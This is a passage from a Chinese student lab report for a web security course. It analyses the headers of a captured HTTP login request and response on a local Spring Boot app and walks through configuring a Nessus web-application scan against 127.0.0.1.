


图 47 成功抓取信息

可以看到，request 信息为：

POST /springboot33dng/users/login?username=admin&password=admin HTTP/1.1

Accept: application/json, text/plain, */*

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Connection: keep-alive

Content-Length: 0

Cookie: JSESSIONID=34B2FEAAFB59BEEF56975344F61E6031;

ajs_user_id=2efeacab-98e4-56c2-890e-a44395613342;

ajs_anonymous_id=000c352a-87ce-4110-af0b-10d52bb49794;

Idea-3e5ab185=e14ce3de-052a-4191-883f-1915c00bc90a

Host: localhost:8080

Origin: http://localhost:8080

Referer: http://localhost:8080/springboot33dng/admin/dist/index.html

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Token:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

(KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.0

sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Microsoft Edge";v="120"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

针对该 request 具体的分析内容如下：

请求行：

POST /springboot33dng/users/login?username=admin&password=admin HTTP/1.1

这是请求行，指示这是一个使用 HTTP 版本 1.1 的 POST 请求，目标 URL 是 /springboot33dng/users/login，带有查询参数 username=admin 和 password=admin。

头部信息：

- Accept: application/json, text/plain, */*

该头部指示客户端可以处理的媒体类型，它更偏向于 JSON、纯文本和其他任何类型的媒体。

- **Accept-Encoding: gzip, deflate, br**
通知服务器客户端可以理解的编码类型，这里表示支持 gzip、deflate 和 Brotli 压缩。
- **Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6**
指定客户端可接受的语言和对应的权重，这里表示首选中文（中国），次选中文（不指定具体地区），然后是英语（英国），最后是英语（美国）。
- **Connection: keep-alive**
表示客户端希望保持持久连接。
- **Content-Length: 0**
表示请求体的长度为 0，即在请求中没有具体的数据。
- **Cookie:** JSESSIONID=34B2FEAafb59BEEF56975344F61E6031;
ajs_user_id=2efeacab-98e4-56c2-890e-a44395613342;
ajs_anonymous_id=000c352a-87ce-4110-af0b-10d52bb49794;
Idea-3e5ab185=e14ce3de-052a-4191-883f-1915c00bc90a
包含客户端的 Cookie 信息，用于在会话中保持状态。
- **Host: localhost:8080**
指定请求的目标主机和端口。
- **Origin: http://localhost:8080**
表示发起请求的页面来源。
- **Referer: http://localhost:8080/springboot33dng/admin/dist/index.html**
包含了当前请求页面的来源地址。
- **Sec-Fetch-Dest: empty**
表示浏览器的预检请求或者导航请求的目标资源不是一个渲染上下文。
- **Sec-Fetch-Mode: cors**
表示请求的模式是跨域请求。
- **Sec-Fetch-Site: same-origin**
表示请求的上下文是同源的。
- **Token:**
自定义的 Token 字段，但是在请求中未包含具体的值。

- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.0
包含了客户端的用户代理信息，即浏览器和操作系统的相关信息。
- sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120", "Microsoft Edge";v="120"
包含了浏览器的用户代理字符串，指示浏览器的品牌和版本。
- sec-ch-ua-mobile: ?0
表示浏览器不是运行在移动设备上。
- sec-ch-ua-platform: "Windows"
表示浏览器运行在 Windows 平台上。

再查看 response:

HTTP/1.1 200

Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE

Access-Control-Max-Age: 3600

Access-Control-Allow-Credentials: true

Access-Control-Allow-Headers: x-requested-with,request-source,Token, Origin,imgType, Content-Type, cache-control,postman-token,Cookie, Accept,authorization

Access-Control-Allow-Origin: http://localhost:8080

Content-Type: application/json

Transfer-Encoding: chunked

Date: Fri, 12 Jan 2024 11:20:35 GMT

Keep-Alive: timeout=60

Connection: keep-alive

针对该 response 消息的分析如下:

- Access-Control-Allow-Credentials: true

表示服务器允许请求中携带身份凭证（例如 Cookie）。

- **Access-Control-Allow-Headers:** x-requested-with, request-source, Token, Origin, imgType, Content-Type, cache-control, postman-token, Cookie, Accept, authorization

指定了服务器允许的请求头信息。这是在进行跨域请求时，浏览器会发送一个预检请求（OPTIONS 请求），服务器通过这个头部指定允许的请求头。

- **Access-Control-Allow-Methods:** POST, GET, OPTIONS, DELETE

表示服务器支持的跨域请求方法。在这里，服务器允许使用 POST、GET、OPTIONS 和 DELETE 方法。

- **Access-Control-Allow-Origin:** http://localhost:8080

指定了允许访问该资源的域，这里是 http://localhost:8080。

- **Access-Control-Max-Age:** 3600

表示预检请求的结果（允许的方法、头部和域）可以被缓存的最长时间，单位是秒。在这里，是 3600 秒，即 1 小时。

- **Connection:** keep-alive

表示服务器愿意维持持久连接。

- **Content-Type:** application/json

指定了响应体的类型，这里是 JSON 格式。

- **Date:** Fri, 12 Jan 2024 11:20:35 GMT

表示响应生成的日期和时间。

- **Keep-Alive:** timeout=60

表示如果客户端没有新的请求，在 60 秒内连接仍然保持活动状态。

- **Transfer-Encoding:** chunked

表示响应体的传输编码方式，这里使用的是分块传输编码，即数据被分成多个块传输。

Nessus 渗透测试实验

首先进行 Nessus 扫描的配置。

1. 创建新的扫描。首先点击 new scan。




图 X 创建扫描

2. 点击 web 应用程序测试，对我们的 web 应用进行渗透测试。




图 48 选择 web 应用测试

3. 首先对常规信息进行配置。由于是 web 应用布置在本地，因此使用回环 IP: 127.0.0.1 进行测试。

设置 凭据 插件

基本

- 常规
- 附表
- 通知

发现 >

评估 >

报告 >

高深 >

名字 web扫描

描述 This is a test for the web security course assignment

文件夹 我的扫描

目标 127.0.0.1

上传目标 添加文件

图 49 基础信息设置

4. 之后点击发现，将扫描类型更改为 **common port**，常用端口。减少扫描量，保证效率。

设置 凭据 插件

基本 >

发现 >

评估 >

报告 >

高深 >

扫描类型 端口扫描 (公共端口)

常规设置:

- 始终测试本地 Nessus 主机
- 使用快速网络发现

端口扫描器设置:

- 扫描常用端口
- 如果提供了凭据, 请使用 netstat
- 如有必要, 请使用 SYN 扫描仪

使用以下命令对主机执行 Ping 操作:

- TCP协议
- ARP协议
- ICMP (重试 2 次)

图 50 常用端口设置

5. 再点击评估，选择扫描所有 Web 漏洞（快速），对本网站进行扫描。



图 51 快速扫描漏洞

6. 最后检查插件，查看是否存在可用插件，确保 nessus 可以检测出错误。




图 52 插件情况

至此配置完成，开始扫描。

1. 点击按钮开始扫描，等待扫描完成。



2. 扫描完成后，查看详情。可以发现，本地部署的 tomcat 服务器存在许多问题，而其他的 HTTP、Web 服务器也存在部分问题信息




图 53 扫描结果

结尾

实验中所用 web 源码地址：<https://github.com/jasprehan/WebSecurity>

成员任务分配：